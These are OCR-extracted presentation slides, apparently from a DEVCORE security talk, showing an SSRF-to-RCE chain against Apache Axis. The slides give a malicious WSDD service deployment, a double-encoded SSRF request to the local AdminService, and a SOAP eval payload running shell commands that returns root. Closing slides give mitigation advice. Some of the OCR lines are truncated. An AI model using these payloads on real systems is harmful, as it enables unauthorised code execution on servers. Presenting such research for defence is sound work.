
```
!--><deployment xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
    <service name="expService" provider="java:RPC">
        <parameter name="className"
        value="com.sun.script.javascript.RhinoScriptEngine"/>
        <parameter name="allowedMethods" value="eval"/>
        <typeMapping
        deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
        type="java:javax.script.SimpleScriptContext"
        qname="ns:SimpleScriptContext"
        serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
        xmlns:ns="urn:beanservice" regenerateElement="false"></typeMapping>
    </service>
</deployment
```


http://target.com/?furl=http://127.0.0.1:8080/axis/services/AdminService?method=

```
!--><deployment xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
   <service name="expService" provider="java:RPC">
      <parameter name="className"
      value="com.sun.script.javascript.RhinoScriptEngine"/>
      <parameter name="allowedMethods" value="eval"/>
      <typeMapping
      deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
      type="java:javax.script.SimpleScriptContext"
      qname="ns:SimpleScriptContext"
      serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
      xmlns:ns="urn:beanservice" regenerateElement="false"></typeMapping>
   </service>
</deployment
```


http://target.com/?furl=http://127.0.0.1:8080/axis/services/AdminService?method=

```
!--><deployment xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
   <service name="expService" provider="java:RPC">
      <parameter name="className"
      value="com.sun.script.javascript.RhinoScriptEngine"/>
      <parameter name="allowedMethods" value="eval"/>
      <typeMapping
      deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
      type="java:javax.script.SimpleScriptContext"
      qname="ns:SimpleScriptContext"
      serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
      xmlns:ns="urn:beanservice" regenerateElement="false"></typeMapping>
   </service>
</deployment
```


Request
Pretty
Raw
Hex
RC4
\n
GET /[redacted]?furl=
http://127.0.0.1:8080/[redacted]/services/adminService?method=%
2521%252D%252D%253E%253Cdeployment%2520xmlns%253D%2522http%253A%2
52F%252Fxml%252Eapache%252Eorg%252Faxis%252Fwsdd%252F%2522%2520xm
lns%253Ajava%253D%2522http%253A%252F%252Fxml%252Eapache%252Eorg%2
52Faxis%252Fwsdd%252Fproviders%252Fjava%2522%253E%253Cservice%252
0name%253D%2522expService%2522%2520provider%253D%2522java%253ARPC
%2522%253E%253Cparameter%2520name%253D%2522className%2522%2520val
ue%253D%2522com%252Esun%252Escript%252Ejavascript%252ERhinoScript
Engine%2522%2520%252F%253E%253Cparameter%2520name%253D%2522allowe
dMethods%2522%2520value%253D%2522eval%2522%2520%252F%253E%253Ctyp
eMapping%2520deserializer%253D%2522org%252Eapache%252Eaxis%252Een
coding%252Eser%252EBeanDeserializerFactory%2522%2520type%253D%252
2java%253Ajavax%252Escript%252ESimpleScriptContext%2522%2520qname
%253D%2522ns%253ASimpleScriptContext%2522%2520serializer%253D%252
2org%252Eapache%252Eaxis%252Eencoding%252Eser%252EBeanSerializerF
actory%2522%2520xmlns%253Ans%253D%2522urn%253Abeanservice%2522%25
20regenerateElement%253D%2522false%2522%253E%253C%252FtypeMapping
%253E%253C%252Fservice%253E%253C%252Fdeployment HTTP/1.1
Send double encoded SSRF payload to deploy expService
Response
Pretty
Raw
Hex
Render
RC4
\n
HTTP/2 200 OK
Irrelevant Response



Request
Pretty Raw Hex RC4
GET /?furl=
http://127.0.0.1:8080/services/adminService?method=%
2521%252D%252D%253E%253Cdeployment%2520xmlns%253D%2522http%253A%2
52F%252Fxml%252Eapach
lns%253Ajava%253D%252
52Faxis%252Fwsdd%252F
0name%253D%2522expSer
%2522%253E%253Cparame
ue%253D%2522com%252Es
Engine%2522%2520%252F
dMethods%2522%2520val
eMapping%2520deserial
coding%252Eser%252EBe
2java%253Ajavax%252Es
%253D%2522ns%253ASimp
2org%252Eapache%252Ea
actory%2522%2520xmlns
20regenerateElement%2
%253E%253C%252Fservic
Response
Pretty Raw Hex Render RC4
1 HTTP/2 200 OK
2
3
And now... Some Services
expService (wsdl)
eval
eval
AdminService (wsdl)
AdminService
Send
paylo
sponse
22
23

SSRF
Deploy evil web service with AdminService



SSRF
Deploy evil web service with AdminService

Execute Arbitrary Java code via expService



Request

Pretty Raw Hex RC4 \n

```
1  POST [redacted] /services/expService TTP/1.1
2  [redacted]
3  [redacted]
4  [redacted]
5  [redacted]
6  [redacted]
7  [redacted]
8  [redacted]
9  [redacted]
10 [redacted]
11 [redacted]
12
13 <soap:Envelope xmlns:xsi="
   http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd=
   "http://www.w3.org/2001/XMLSchema" xmlns:soap="
   http://schemas.xmlsoap.org/soap/envelope/">
     <soap:Body>
14     <eval>
         <arg0 xmlns="">
15         <![CDATA[function test(){ var pb = new
           java.lang.ProcessBuilder('/bin/bash','-c','wh
           o'+'ami'+'&'+'&'+'i'+'d'); var process =
           pb.start(); var ret = new
           java.util.Scanner(process.getInputStream()).u
           seDelimiter('\\A').next(); return ret; }
           test();]]>
16       </arg0>
         <arg1 xmlns="" xsi:type="
         urn:SimpleScriptContext" xmlns:urn="
         urn:beanservice">
17       </arg1>
       </eval>
     </soap:Body>
   </soap:Envelope>
```

Response

Pretty Raw Hex Render RC4 \n

```
[redacted]
7  <?xml version="1.0" encoding="UTF-8"?>
     <soapenv:Envelope xmlns:soapenv="
     http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd
     ="http://www.w3.org/2001/XMLSchema" xmlns:xsi="
     http://www.w3.org/2001/XMLSchema-instance">
       <soapenv:Body>
         <evalResponse soapenv:encodingStyle="
         http://schemas.xmlsoap.org/soap/encoding/">
           <evalReturn xsi:type="soapenc:string"
           xmlns:soapenc="
           http://schemas.xmlsoap.org/soap/encoding/" >
             root
8            uid=0(root) gid=0(root) groups=0(root)
9          </evalReturn>
         </evalResponse>
       </soapenv:Body>
     </soapenv:Envelope>
```

防範建議

防範建議

- 實作存取外部資源的功能時，建議
  - 建立參數白名單，或者限制參數內容不得包含內網 IP 位址
  - 若不適用白名單，可限制參數 DNS 解析過後的內容不能有內網 IP 位址
  - 若功能支援跳轉，建議針對每一次 HTTP 302 跳轉位址進行檢查
- 若無法有效建置黑白名單，可考慮將功能建置於獨立且隔離的網路環境，將該弱點所造成的危害降至最低

DEVCORE
SECURITY
CONSULTING

感謝聆聽

Q&A

戴夫寇爾股份有限公司

contact@devco.re